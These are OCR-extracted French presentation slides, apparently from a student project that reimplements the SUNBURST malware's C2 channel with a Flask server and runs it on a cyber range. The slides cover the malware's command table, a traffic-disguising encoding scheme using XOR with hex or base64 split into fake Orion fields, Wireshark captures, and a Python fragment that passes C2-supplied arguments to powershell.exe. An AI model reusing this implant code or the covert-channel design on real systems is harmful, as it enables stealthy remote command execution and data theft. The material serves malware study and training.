- Choix de Flask pour l'implémentation du serveur C2

Synchronisation des échanges

Choix des commandes à exécuter


Serveur C2



malware

- Requête web selon un pas de temps défini précédemment
- Envoie des données correspondant à commande précédente du serveur C2


Serveur C2



malware

- Communication du C2 server vers Sunburst : utilisation de steganographie
- Le corps des requêtes HTTP ressemble à du XML inoffensif de .NET Assemblies
- Les commandes sont divisées entre plusieurs GUID et string hexadécimal

Serveur C2




malware

- Les commandes envoyées par le serveur C2 : 17 possibles

Idle	0	No operation
Exit	1	Terminate the current thread.
SetTime	2	Sets the delay time between main event loop executions Delay is in seconds, and varies random between [.9 * <delay>, 1.1 * <delay>] If the delay is < 300 it is doubled on the next execution through the loop, this means it should settle onto an interval of around [5, 10] minutes o There is a second, unrelated delay routine that delays for a random interval between [16hrs, 83hrs]
CollectSystemDescription	3	Profile the local system including hostname, username, OS version, MAC addresses, IP address, DHCP configuration, and domain information.
UploadSystemDescription	4	Perform an HTTP request to the specified URL, parse the results and send the response to the C2 server.

4 premières commandes du malware

Serveur C2




malware


- Notre implémentation : implémentation des commandes 6 et 5 (modification de celle-ci : notre serveur C2 envoie des lignes de commande Windows)

RunTask	5	Starts a new process with the given file path and arguments
GetProcessByDescription	6	Returns a process listing. If no arguments are provided, returns just the PID and process name. If an argument is provided, it also returns the parent PID and username and domain for the process owner.

Etapes de l’encodage de la commande :



Serveur C2




malware

- Pour retrouver la commande envoyée par le serveur C2, on utilise l'expression régulière suivante

```
[0-9a-f-]{36}|[0-9a-f]{32}|[0-9a-f]{16}
```

- On réalise ensuite toutes les étapes évoquées précédemment en sens inverse pour retrouver la commande

Serveur C2



malware


Wireshark · Follow TCP Stream (tcp.stream eq 0) · [redacted]2.pcap

```
GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: df[redacted]5f
Host: [redacted]
Connection: Close

HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B[redacted].8F900
X-Powered-By: ASP.NET
Date: [redacted]
ETag: fee[redacted]cd11f

1eea
<?xml version="1.0" encoding="utf-8"?>
<assembly Name="Orion.UI" Key="{28[redacted]0-dcc8-471b-525f-b[redacted]8}" Version="4.8">
    <dependencies>
        <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions.Desktop" Key="{[redacted]-efe7-4e55-
fabb-[redacted]}" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677"
Hash="36[redacted]a472"/>
        <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{23c62d6c-8925-2e33-46b3-bf0ecc04a36f}" Version="2.6.0.314"
Culture="neutral" PublicKeyToken="72273be33fabb7b3" Hash="[redacted]"/>
        <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{[redacted]-
[redacted]}" Version="3.0.0.3149" Culture="neutral" PublicKeyToken="[redacted]"
Hash="d4d7c77166aa1b24ecd8a5426d80141e"/>
        <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{[redacted]}"
Version="3.3.0.454" Culture="neutral" PublicKeyToken="[redacted]" Hash="[redacted]"/>
        <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{[redacted]}"
Version="8.3.1.8604" Culture="neutral" PublicKeyToken="[redacted]" Hash="[redacted]"/>
        <assemblyIdentity Name="Infragistics2.Win.Misc.v10.2" Key="{[redacted]}"
```

```
J<assembly Name=Orion Key="7678" Version = 1.3">
        <assemblyIdentity Name="Microsoft.threading.Tasks.Extensions.Destok"/>
        <id>bin</id>
        <formats>
            <format>tar.gz</format>
            <format>tar.bz2</format>
            <format>zip</format>
        </formats>
        <fileSets>
            <fileSet>
            <directory>PubliToken=6 Key="789cabaa-acb2-d6d3-3452-d2d6b7b1b1d5"</directory>
            <outputDirectory>/</outputDirectory>
            <includes>
                <include>PublicToken=b7d65730d6d355d7345051b2b5b4d251</include>
            </includes>
            </fileSet>
            <fileSet>
            <directory>Name="SolarWinds.Wireless.Heatmaps.Collector</directory>
            <outputDirectory>Hash=34565030d031d655b4b2b7340600cb2108a2</outputDirectory>
            </fileSet>
        </fileSets>
        </assembly>
```

Capture d'écran d'une requête GET du malware original (www.mandiant.com)

Capture d'écran d'une requête de notre implémentation du malware




malware

Serveur C2

- Encodage de la réponse du malware:
  - Basé sur le même modèle d'encodage que celle du serveur vers le malware :
    - Etape de Xor
    - Mais encodage ensuite non pas en hexa mais en base64

- La réponse encodé est splité entre les champs «Messages » du json d'une requête POST du malware.



malware

Serveur C2


```
{
    "sessionId": "e4                                    c0c0",
    "userId": "c4                                       ca0",
    "steps": [
        {
            "Index": 0,
            "Succeeded": true,
            "Timestamp": "/Date(15        0353)/",
            "DurationMs": 0,
            "EventName": "EventManager",
            "EventType": "Orion",
            "Message": "x95                    1a7H0Q=="
        },
        {
            "Index": 1,
            "Succeeded": true,
            "Timestamp": "/Date(15        0353)/",
            "DurationMs": 0,
            "EventName": "EventManager",
            "EventType": "Orion",
            "Message": "06                    Y8eJdg=="
        },
        {
            "Index": 2,
            "Succeeded": true,
            "Timestamp": "/Date(15        0377)/",
            "DurationMs": 26,
            "EventName": "EventManager",
            "EventType": "Orion",
            "Message": "2Z                    nPe9A=="
        },
```


Capture d'écran d'une requête du malware original (www.mandiant.com)


Wireshark · Follow TCP Stream (tcp.stream eq 0) · Adapter for loopback traffic capture


```
Connection: keep-alive
Content-Length: 58519
Content-Type: application/json

{"sessionID": "yicdjneqey", "userID": "ogoygbqwtv", "steps": [{"Index": 0, "Succeeded":
"True", "Timestamp": "1649682989", "DurationMs": "0", "EventName": "EventManager",
"EventType": "Orion", "Message": "VgNTU1ZSVlhWUg=="}, {"Index": 1, "Succeeded": "True",
"Timestamp": "1649682989", "DurationMs": "0", "EventName": "EventManager", "EventType":
"Orion", "Message": "VlVXVFcFU1FXWA=="}, {"Index": 2, "Succeeded": "True", "Timestamp":
"1649682989", "DurationMs": "0", "EventName": "EventManager", "EventType": "Orion",
"Message": "V1VXAldUU1FWUQ=="}, {"Index": 3, "Succeeded": "True", "Timestamp":
"1649682989", "DurationMs": "0", "EventName": "EventManager", "EventType": "Orion",
"Message": "VlNXB1dSV1RWUg=="}, {"Index": 4, "Succeeded": "True", "Timestamp":
"1649682989", "DurationMs": "0", "EventName": "EventManager", "EventType": "Orion",
"Message": "VlJTU1IAU1FSUQ=="}, {"Index": 5, "Succeeded": "True", "Timestamp":
"1649682989", "DurationMs": "0", "EventName": "EventManager", "EventType": "Orion",
"Message": "UwJTUVNTVlJWWA=="}, {"Index": 6, "Succeeded": "True", "Timestamp":
```


Capture d'écran d'une requête de notre implémentation du malware

3. MODÉLISATION SUR CYBERRANGE

PRESENTATION DE L'OUTIL




ARCHITECTURE

Simulée par un ensemble de VMs entièrement paramétrables

ATTAQUE

Simulation d'actions nuisibles pour un réseau d'entreprise




SCENARIO

Modélisation complexe de scenario d'attaque

MODELISATION

```
def execute_order(order, additional_data_received = ""):
  """
  execute order from the c2 server
  Only the order n°6 can be execute now : Returns a process listing. If no arguments are prov
  """
  if order == str(6):
    dico_process =  {}
    for proc in psutil.process_iter():
        try:
            dico_process[proc.name().split(".")[0].lower()] = proc.pid # it's necessary to
        except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
            pass
    return json.dumps(dico_process)
  else:
    try:
        list_arguments = ["powershell.exe"] + additional_data_received.strip().split()
        print("Output : ",list_arguments)
```

2




3

